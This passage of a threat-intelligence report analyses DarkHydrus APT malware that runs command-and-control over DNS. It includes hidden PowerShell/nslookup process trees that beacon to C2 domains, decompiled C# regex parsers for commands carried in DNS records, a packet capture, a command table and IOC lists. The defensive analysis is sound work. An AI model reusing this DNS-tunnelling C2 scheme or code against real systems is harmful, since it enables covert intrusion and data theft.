- o powershell.exe (3460) "powershell.exe" -WindowStyle Hidden -exec bypass -command ipconfig /flushdns
  - ipconfig.exe (3536) "C:\Windows\system32\ipconfig.exe" /flushdns
- o powershell.exe (3596) "powershell.exe" -WindowStyle Hidden -exec bypass -command nslookup.exe -timeout=10 -q=SRV bjpc.akamaiedge.live
  - nslookup.exe (3916) "C:\Windows\system32\nslookup.exe" -timeout=10 -q=SRV bjpc.akamaiedge.live
- o powershell.exe (2860) "powershell.exe" -WindowStyle Hidden -exec bypass -command ipconfig /flushdns
  - ipconfig.exe (3784) "C:\Windows\system32\ipconfig.exe" /flushdns
- o powershell.exe (3932) "powershell.exe" -WindowStyle Hidden -exec bypass -command nslookup.exe -timeout=10 -q=A bjpc.edgekey.live

### C&C Commands

To parse C2 commands from above types of DNS records, the malware uses different regular expressions. For example, if commands are sent back in DNS A record, the malware will use following regular expression:

```

{
  string pattern6 = "Address:\\s+(\\d+\\.\\d+\\.\\d+\\.\\d+)";
  MatchCollection matchCollection3 = Regex.Matches(data, pattern6, RegexOptions.IgnoreCase);
  if (matchCollection3.Count < 2)
  {
    arrayList.Add("0");
    result = arrayList;
    return result;
  }
  data = matchCollection3[1].Groups[1].Value;
  string[] array2 = data.Split(new char[]
  {
    '.'
  });
  if (state.Equals("getjob"))
  {
    string value2 = "1";
    int num4 = 0;
    string text12 = "";
    for (int k = 0; k <= 3; k++)
    {
      if (array2[k].Equals("255"))
      {
        value2 = "0";
        break;
      }
      int num5;
      int.TryParse(array2[k], out num5);
      text12 += ((char)num5).ToString();
      num4++;
    }
    if (num4 == 0)
    {
      num4++;
    }
    arrayList.Add(num4.ToString());
    arrayList.Add(value2);
    arrayList.Add(text12);
    result = arrayList;
    return result;
  }
  if (state.Equals("getid"))
  {
    arrayList.Add(array2[0]);
    result = arrayList;
  }
}

```

Malware will retrieve a process ID as victim ID, then treats victim ID as subdomain name in C2 communication.

82	10.953419	172.16.1.113	172.16.1.1	DNS	82	Standard query	TXT	ajpmjc.akamaiedge.live
83	11.327098	172.16.1.1	172.16.1.113	DNS	114	Standard query response	TXT	

fe	ff	ff	ff	ff	ff	00	16	3e	eb	ca	71	08	00	45	00	.....>.q.E.
00	44	28	b6	00	00	80	11	b7	60	ac	10	01	71	ac	10	.D(.5.0.Z.....q.
01	01	fb	27	00	35	00	30	5a	d4	00	05	01	00	00	01	.....5.0.Z.....q.
00	00	00	00	00	00	06	61	6a	70	69	6e	63	0a	61	6b	.....a.jpinc.ak
61	6a	61	69	65	64	67	65	04	6c	69	76	65	00	00	10	amaiedge.live...
00	01															..



C2 commands are parsed out by regular expressions based on DNS record types.

```
        return result;
    }
    else if (state.Equals("getid"))
    {
        string pattern5 = "(\\w+)." + text;
        MatchCollection matchCollection2 = Regex.Matches(data, pattern5);
        if (!matchCollection2[1].Success)
        {
            arrayList.Add("0");
            result = arrayList;
            return result;
        }
        arrayList.Add(Program.word_to_number(matchCollection2[1].Groups[1].Value));
        result = arrayList;
        return result;
    }
}
```

We manually send out a DNS TXT query with victim ID as illustration.

A domain name 'ajpinc.akamaiedge.live' is created. In subdomain 'ajpinc', 'a' means this is the first request, and 'c' is the character for string end, while 'jpin' is process ID. Then, we send DNS query by using nslookup command as following

```
C:\Users\admin>ipconfig /flushdns

Windows IP 配置

已成功刷新 DNS 解析缓存。

C:\Users\admin>nslookup -q=txt ajpinc.akamaiedge.live
服务器: UnKnown
Address: 192.168.229.2

非权威应答:
ajpinc.akamaiedge.live text =

        "IHN.AKAMAIEDGE.LIVE."

C:\Users\ >
```

The malware will use following regular expression to parse out command,  $([\\w+].(akdns.live|akamaiedge.live|edgekey.live|akamaized.live))(file://\\w+).(akdns.live|akamaiedge.live|edgekey.live|akamaized.live)$ .



```
private static string word_to_number(string str)
{
    string text = "";
    for (int i = 0; i < str.Length; i++)
    {
        char c = str[i];
        switch (c)
        {
            case 'h':
                text += "0";
                break;
            case 'i':
                text += "1";
                break;
            case 'j':
                text += "2";
                break;
            case 'k':
                text += "3";
                break;
            case 'l':
                text += "4";
                break;
            case 'm':
                text += "5";
                break;
            case 'n':
                text += "6";
                break;
            case 'o':
                text += "7";
                break;
            case 'p':
                text += "8";
                break;
            case 'q':
                text += "9";
                break;
            default:
                text += c.ToString();
                break;
        }
    }
    return text;
}
```

Finally, system configuration is sent to C2 server in DNS protocol.

### Communication Rule

This malware uses following types of DNS record

A	
AAAA	
AC	

CNAME
TXT
SRV
SOA
MX

To parse C2 commands from above types of DNS records, the malware uses different regular expressions. For example, if commands are sent back in DNS AC record, the malware will use following regular expression:

```
ArrayList result;
try
{
    ArrayList arrayList = new ArrayList();
    if (Program.mode.ToLower().Equals("ac") && Program.useAC && state.Equals("getjob"))
    {
        string pattern = string.Concat(new string[]
        {
            "(",
            Program.not_seperator,
            "+",
            Program.seperator,
            "([\\w\\d+\\/=]+)-\\w+.",
            text
        });
        MatchCollection matchCollection = Regex.Matches(data, pattern, RegexOptions.IgnoreCase);
        if (matchCollection.Count >= 1)
        {
            string text2 = "";
            for (int i = 1; i < matchCollection.Count; i++)
            {
                text2 += matchCollection[i].Groups[2].Value;
            }
            text2 += matchCollection[0].Groups[2].Value;
            string text3 = matchCollection[0].Groups[1].Value;
            int num = text3.Count<char>() - 1;
            string text4 = text3[num].ToString();
            text3 = text3.Remove(num);
            text3 = Program.word_to_number(text3);
            text4 = Program.word_to_number(text4);
            text2 = Program.word_to_number(text2);
            arrayList.Add(text3);
            arrayList.Add(text4);
            arrayList.Add(text2);
            result = arrayList;
        }
        else
        {
            arrayList.Add("0");
            result = arrayList;
        }
    }
}
```

Following regular expression is for commands in DNS AAAA records,



```
else
{
    if (Program.mode.ToLower().Equals("aaaa"))
    {
        if (state.Equals("getjob") || state.Equals("getid"))
        {
            string pattern2 = "Address:\\s+(((a-zA-Z0-9]{0,4}:{1,4}[\\w|:]{1,8})";
            Match match = Regex.Match(data, pattern2);
            if (!match.Success)
            {
                arrayList.Add("0");
                result = arrayList;
                return result;
            }
            int num2 = 0;
            string value = "1";
            string[] arg_241_0 = match.Groups[1].Value.Split(new char[]
            {
                ','
            });
            string text5 = "";
            string[] array = arg_241_0;
            for (int j = 0; j < array.Length; j++)
            {
                string text6 = array[j];
                if (text6.Length >= 1)
                {
                    string text7 = text6[0].ToString() + text6[1].ToString();
                    string text8 = text6[2].ToString() + text6[3].ToString();
                    if (text7.Length < 2 || text7.Equals("7e"))
                    {
                        value = "0";
                        num2 = 1;
                        break;
                    }
                    text5 += ((char)Convert.ToInt16(text7, 16)).ToString();
                    num2++;
                    if (text8.Length < 2)
                    {
                        value = "0";
                        break;
                    }
                    text5 += ((char)Convert.ToInt16(text8, 16)).ToString();
                    num2++;
                }
            }
        }
    }
}
```

And there is one regular expression for several DNS record types, including CNAME, SRV, SOA,



```

}
}
if (!Program.mode.ToLower().Equals("a") && !Program.mode.Equals("ac"))
{
    if (state.Equals("getjob"))
    {
        string pattern4 = string.Concat(new string[]
        {
            ",",
            Program.not_seperator,
            "+",
            Program.seperator,
            "([\\w\\d+\\/=]+).",
            text
        });
        Match match2 = Regex.Match(data, pattern4);
        if (!match2.Success)
        {
            arrayList.Add("0");
            result = arrayList;
            return result;
        }
        string text9 = match2.Groups[1].Value;
        text9 = text9.Replace("\\", "");
        int num3 = text9.Count<char>() - 1;
        string text10 = text9[num3].ToString();
        text9 = text9.Remove(num3);
        string text11 = match2.Groups[2].Value;
        text9 = Program.word_to_number(text9);
        text10 = Program.word_to_number(text10);
        text11 = Program.word_to_number(text11);
        arrayList.Add(text9);
        arrayList.Add(text10);
        arrayList.Add(text11);
        result = arrayList;
        return result;
    }
    else if (state.Equals("getid"))
    {
        string pattern5 = "(\\w+)." + text;
        MatchCollection matchCollection2 = Regex.Matches(data, pattern5);
        if (!matchCollection2[1].Success)
        {

```

Breakdown of regular expressions are as following,

Types of DNS record	Regular expressions
A	Address:\\s+(\\d+\\.\\d+\\.\\d+\\.\\d+)
AC	([^\r-v\s]+)[r-v]([\\w\\d+\\/=]+)-\\w+. (<C2DOMIAN>)
AAAA	Address:\\s+(([a-fA-F0-9]{0,4}:{1,4}[\\w :]+){1,8})
CNAME、TXT、SRV、SOA、MX and	([^\r-v\s]+)[r-v]([\\w\\d+\\/=]+)-\\w+. (<C2DOMIAN>)  (\\w+). (<C2DOMIAN>)

However, the malware will cancel operation if commands is matched by following regular expression:  
 "216.58.192.174|2a00:1450:4001:81a::200e|2200:|download.microsoft.com|ntservicepack.microsoft.com|window  
 supdate.microsoft.com|update.microsoft.com"







Command	Description
\$fileDownload	Uploads the contents of a specified file to C2
\$importModule	Adds a specified PowerShell module to the current script
\$screenshot	Executes the contents of the command, which should be the string '\$screenshot'. We are not sure if this works, but the command name would suggest it is meant to take a screenshot
\$command	Runs a PowerShell command and sends the output to the C2
sleep:\d+	Sets the sleep interval between C2 beacons
\$testmode	Issues DNS queries of A, AAAA, AC, CNAME, MX, TXT, SRV and SOA types to the C2 servers attempting to determine which DNS query types were successful. This command will automatically set the DNS type to use for actual C2
\$showconfig	Uploads the current configuration of the payload to the C2
sleep:\d+	Sets the sleep interval between outbound DNS requests
\$fileUpload	Downloads contents from the C2 server and writes them to a specified file

## Pivot


One interesting finding is that, there is one Twitter user Steve Williams with handle name @darkhydrus2. It's coincident that both 'darkhydrus' (APT group name) and 'Williams' (user name in PDB path) found in this Twitter user.





### Summary

In recent APT incidents, more and more threat actors tend to adopt Office VBA macro instead of Office 0day vulnerability in the consideration of cost reduction. It is recommended that users avoid to open documents from untrusted sources. And Office macro should be disabled by default.



Products of 360 ESG can protect users from this new malware, including 360 Threat Intelligence Platform, SkyEye APT Detection, 360 NGSOC.

### IOC

MD5



5c3f96ade0ea67eef9d25161c64e6f3e
8dc9f5450402ae799f5f8afd5c0a8352
b108412f1cdc0602d82d3e6b318dc634
039bd47f0fdb6bb7d68a2428c71f317d
PDB PATH
C:\Users\william\Documents\Visual Studio 2015\Projects\DNSProject\DNSProject\obj\Release\DNSProject.pdb
C2
Office365.life
Office365.services
Onedrive.agency
akamai.agency
akamaiedge.live
akamaiedge.services
akamaized.live
akdns.live
azureedge.today
cloudfronts.services
corewindows.agency
edgekey.live
microsoftonline.agency
nsatc.agency
onedrive.agency
phicdn.world
sharepoint.agency
skydrive.agency
skydrive.services
t-msedge.world
trafficmanager.live

## References

[1]. <https://ti.360.net/blog/articles/analysis-of-settingcontent-ms-file/>




[2]. <https://unit42.paloaltonetworks.com/unit42-new-threat-actor-group-darkhydrus-targets-middle-east-government/>

[3]. <https://ti.360.net/>

[4]. <https://twitter.com/craiu/status/1083305994652917760>

 APT DARKHYDRUNS

分享到: 

 [首页](#)

[Latest Target Attack of DarkHydruns Group Against Middle East >](#)

